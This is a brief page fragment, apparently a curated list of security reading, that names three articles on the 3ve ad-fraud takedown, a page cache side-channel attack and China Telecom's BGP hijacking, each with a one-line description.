
Articles
- The Hunt for 3ve
: Taking down a major ad fraud operation through industry collaboration
- Page Cache Attacks
: We present a new hardware-agnostic side-channel attack that targets one of the most fundamental software caches in modern computer systems: the operating system page cache
- China’s Maxim
: Leave No Access Point Unexploited: The Hidden Story of China Telecom’s BGP Hijacking
Other Repos
Nothing in this list matches your filter.